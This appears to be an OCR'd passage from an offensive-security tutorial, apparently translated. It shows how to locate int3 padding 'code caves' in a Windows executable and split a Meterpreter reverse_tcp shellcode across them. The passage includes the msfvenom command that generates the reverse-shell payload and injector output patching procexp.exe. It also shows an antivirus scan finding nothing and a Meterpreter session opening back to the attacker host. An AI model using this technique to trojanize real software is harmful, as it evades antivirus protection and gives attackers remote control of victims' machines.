
What is each such "void"?



```
        0x00422605      6a 00           push 0
        0x00422607      ff 75 08        push dword [arg_8h]
        0x0042260a      e8 29 ff ff ff  call fcn.00422538    ;[1]
        0x0042260f      59              pop ecx
        0x00422610      59              pop ecx
        0x00422611      5d              pop ebp
        0x00422612      c3              ret
        0x00422613      cc              int3
        0x00422614      cc              int3
        0x00422615      cc              int3
        0x00422616      cc              int3
        0x00422617      cc              int3     free space
        0x00422618      cc              int3
        0x00422619      cc              int3
        0x0042261a      cc              int3
        0x0042261b      cc              int3
        0x0042261c      cc              int3
        0x0042261d      cc              int3
        0x0042261e      cc              int3
        0x0042261f      cc              int3
/ (fcn) fcn.00422620 52
|   fcn.00422620 (int32_t arg_4h, int32_t arg_8h, int32_t arg_ch, int32_t arg_10h, int32_t
|           ; arg int32_t arg_4h @ esp+0x4
|           ; arg int32_t arg_8h @ esp+0x8
```

Code cave


So, if we more accurately (signature) determine the location of all voids, we get approximately the following picture in the executable file.



```
0x00409052 hit0_76 cccccccccccccccccccccccc
0x004090f2 hit0_77 cccccccccccccccccccccccc
0x00409611 hit0_78 cccccccccccccccccccccccc
0x00409db2 hit0_79 cccccccccccccccccccccccc
0x00409f41 hit0_80 cccccccccccccccccccccccc
0x0040cb92 hit0_81 cccccccccccccccccccccccc
0x0040cbe4 hit0_82 cccccccccccccccccccccccc
0x0040d031 hit0_83 cccccccccccccccccccccccc
0x0040d6c4 hit0_84 cccccccccccccccccccccccc
0x0040e942 hit0_85 cccccccccccccccccccccccc
0x0040f1a3 hit0_86 cccccccccccccccccccccccc
0x0040f1e4 hit0_87 cccccccccccccccccccccccc
0x0040f5b1 hit0_88 cccccccccccccccccccccccc
0x0040f9f4 hit0_89 cccccccccccccccccccccccc
0x0040fdf2 hit0_90 cccccccccccccccccccccccc
0x00411941 hit0_91 cccccccccccccccccccccccc
0x00413174 hit0_92 cccccccccccccccccccccccc
0x004137c4 hit0_93 cccccccccccccccccccccccc
0x004160e3 hit0_94 cccccccccccccccccccccccc
0x00419a71 hit0_95 cccccccccccccccccccccccc
0x00420073 hit0_96 cccccccccccccccccccccccc
0x004209a3 hit0_97 cccccccccccccccccccccccc
0x00421034 hit0_98 cccccccccccccccccccccccc
0x00422613 hit0_99 cccccccccccccccccccccccc
[0x00413148]> /x cccccccccccccccccccccccc
```

99 codecaves * 12 bytes = 1188 unused space
search at least 12 bytes codecave

Find code voids in an executable file




```
[0x00413148]> fs search
[0x00413148]> f=
0x00401011 |#---------------------------------------------------------------------------------------------------------------|  hit0_52
0x00401034 |#---------------------------------------------------------------------------------------------------------------|  hit0_53
0x00401102 |#---------------------------------------------------------------------------------------------------------------|  hit0_54
0x00401e12 |--#-------------------------------------------------------------------------------------------------------------|  hit0_55
0x00401ed1 |--#-------------------------------------------------------------------------------------------------------------|  hit0_56
0x004024c3 |---#------------------------------------------------------------------------------------------------------------|  hit0_57
0x00402a41 |----#-----------------------------------------------------------------------------------------------------------|  hit0_58
0x004031f4 |------#---------------------------------------------------------------------------------------------------------|  hit0_59
0x00403b31 |-------##-------------------------------------------------------------------------------------------------------|  hit0_60
0x00403e12 |--------#-------------------------------------------------------------------------------------------------------|  hit0_61
0x00404304 |---------#------------------------------------------------------------------------------------------------------|  hit0_62
0x00404691 |----------#-----------------------------------------------------------------------------------------------------|  hit0_63
0x00404812 |----------#-----------------------------------------------------------------------------------------------------|  hit0_64
0x00404f81 |-----------#----------------------------------------------------------------------------------------------------|  hit0_65
0x00404fd4 |-----------#----------------------------------------------------------------------------------------------------|  hit0_66
0x004051a4 |------------#---------------------------------------------------------------------------------------------------|  hit0_67
0x00405d94 |--------------#-------------------------------------------------------------------------------------------------|  hit0_68
0x004062c4 |---------------#------------------------------------------------------------------------------------------------|  hit0_69
0x00406fdb |-----------------#----------------------------------------------------------------------------------------------|  hit0_70
0x00407f51 |--------------------#-------------------------------------------------------------------------------------------|  hit0_71
0x00408001 |--------------------#-------------------------------------------------------------------------------------------|  hit0_72
0x00408131 |--------------------#-------------------------------------------------------------------------------------------|  hit0_73
0x00408974 |----------------------#-----------------------------------------------------------------------------------------|  hit0_74
0x00408cb4 |-----------------------#----------------------------------------------------------------------------------------|  hit0_75
0x00409052 |-----------------------#----------------------------------------------------------------------------------------|  hit0_76
0x004090f2 |-----------------------#----------------------------------------------------------------------------------------|  hit0_77
0x00409611 |------------------------#---------------------------------------------------------------------------------------|  hit0_78
0x00409db2 |--------------------------#-------------------------------------------------------------------------------------|  hit0_79
0x00409f41 |--------------------------#-------------------------------------------------------------------------------------|  hit0_80
0x0040cb92 |----------------------------------#-----------------------------------------------------------------------------|  hit0_81
0x0040cbe4 |----------------------------------#-----------------------------------------------------------------------------|  hit0_82
0x0040d031 |-----------------------------------#----------------------------------------------------------------------------|  hit0_83
0x0040d6c4 |------------------------------------#---------------------------------------------------------------------------|  hit0_84
0x0040e942 |----------------------------------------#-----------------------------------------------------------------------|  hit0_85
0x0040f1a3 |-----------------------------------------#----------------------------------------------------------------------|  hit0_86
0x0040f1e4 |-----------------------------------------#----------------------------------------------------------------------|  hit0_87
0x0040f5b1 |------------------------------------------#---------------------------------------------------------------------|  hit0_88
0x0040f9f4 |-------------------------------------------#--------------------------------------------------------------------|  hit0_89
0x0040fdf2 |--------------------------------------------#-------------------------------------------------------------------|  hit0_90
0x00411941 |-------------------------------------------------#--------------------------------------------------------------|  hit0_91
0x00413174 |-----------------------------------------------------#----------------------------------------------------------|  hit0_92
0x004137c4 |------------------------------------------------------#---------------------------------------------------------|  hit0_93
0x004160e3 |--------------------------------------------------------------#-------------------------------------------------|  hit0_94
0x00419a71 |-------------------------------------------------------------------------#--------------------------------------|  hit0_95
0x00420073 |-------------------------------------------------------------------------------------------#--------------------|  hit0_96
0x004209a3 |---------------------------------------------------------------------------------------------#------------------|  hit0_97
0x00421034 |----------------------------------------------------------------------------------------------#-----------------|  hit0_98
0x00422613 |--------------------------------------------------------------------------------------------------#-------------|  hit0_99
```

Visual location of voids throughout the


file In this example, we only looked for 12-byte voids, so the real number of voids will be much larger. Although there are a lot of voids, but they are clearly not enough to accommodate a full-fledged program. Therefore, this method is suitable only for inserting shell codes, the size of which rarely exceeds 1 KB.
Let's see if we can break down a small multi-stage Windows/Meterpreter/reverse_tcp shell code on

these voids.
The size of the code cave rarely exceeds 16 bytes, so we will need to break the shell code more than the base blocks. Therefore, you will have to insert additional jmp-instructions for their connection and adjust the addresses of conditional transitions. In fact, this is a fairly routine operation.




```
~/src/pe » msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.1 LPORT=4444  -f
raw -o meter.bin 2> /dev/null
------------------------------------------------------------------------------------------
~/src/pe » ./codecaves.py procexp.exe meter.bin                    05.07.2021 12:09:05
[*] codecaves analisys
[*] found 10533 codecaves bytes
[*] shellcode analisys
[*] injecting shellcode
[+] jump 0x0049bcfa -> 0x004994f2
[+] jump 0x004994fa -> 0x00498dc4
```

Fragmentation and insertion of shell code in code caves




```
[+] fixed 0x00472d05: jne 0x00481b22
[+] fixed 0x00487575: je 0x004864b8
[*] patching entrypoint
[+] 0x004978d5 -> 0x004c4488
[*] writable section: .data 0x4f9000
```

As a result, our 354-byte shell code was broken into 62 pieces and placed in random voids between functions.



```
0x004160e1      5d          function 1        pop ebp
0x004160e2      c3                            ret
0x004160e3      cc                            int3
0x004160e4      cc                            int3
0x004160e5      cc                            int3
0x004160e6      cc                            int3
0x004160e7      cc                            int3
0x004160e8      cc                            int3
0x004160e9      cc                            int3
0x004160ea      cc          codecave          int3
0x004160eb      cc                            int3
0x004160ec      cc                            int3
0x004160ed      cc                            int3
0x004160ee      cc                            int3
0x004160ef      cc                            int3
0x004160f0      83 ec 0c    function 2        sub esp, 0xc
```


Source executable - void between functions due to alignment



```
     0x004160e1      5d              function 1      pop ebp
     0x004160e2      c3                              ret
     0x004160e3      64 8b 52 30                     mov edx, dword fs:[edx + 0x30]
     0x004160e7      8b 52 0c          shellcode     mov edx, dword [edx + 0xc]
  └─< 0x004160ea      e9 d5 d6 ff ff                  jmp 0x4137c4          ;[1]
     0x004160ef      cc                              int3
     0x004160f0      83 ec 0c        function 2      sub esp, 0xc
```


Modified executable file is an infected void between functions

In theory, this approach should give us polymorphism, since each time the shell code will be placed in random voids of two or three instructions (this is called the clever word "permutation"). Even at the execution route level, the code will be obfuscated due to the large enough number of jmp instructions between the fragments.



```
[0x00000006]> dtdi
1 cld
2 call 0x95
3 pop ebp
4 push 0x3233
5 push 0x5f327377
6 push esp
7 push 0x726774c
8 mov eax, ebp
9 call eax
10 pushal
11 mov ebp, esp
12 xor edx, edx
```


Original shell code execution track



```
[0x00498dc4]> dtdi
1 cld
2 jmp 0x4994f2
3 call 0x490c89
4 pop ebp
5 jmp 0x490ad3
6 push 0x3233
7 jmp 0x490a95
8 push 0x5f327377
9 push esp
10 jmp 0x490a71
11 push 0x726774c
12 mov eax, ebp
13 call eax
14 pushal
15 xor edx, edx
16 jmp 0x498dc4
```

Obfusced shell code


execution route With this method, we can bypass many "simple" antiviruses in this way.


procexp.exe
Уведомления
Меню
Назад
Защита › Проверка на вирусы › Сканирование из проводника Windows

Вредоносные программы не обнаружены

Отлично!

Execute malicious shell code bypassing the antivirus




```
[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Sending stage (175174 bytes) to 10.0.0.15
[*] Meterpreter session 1 opened (10.0.0.1:4444 -> 10.0.0.15:49537) at 2021-07-05 12:
17:58 +0500

meterpreter > ps
```

However, serious antivirus products such a trick still can not be held.

CRYPT

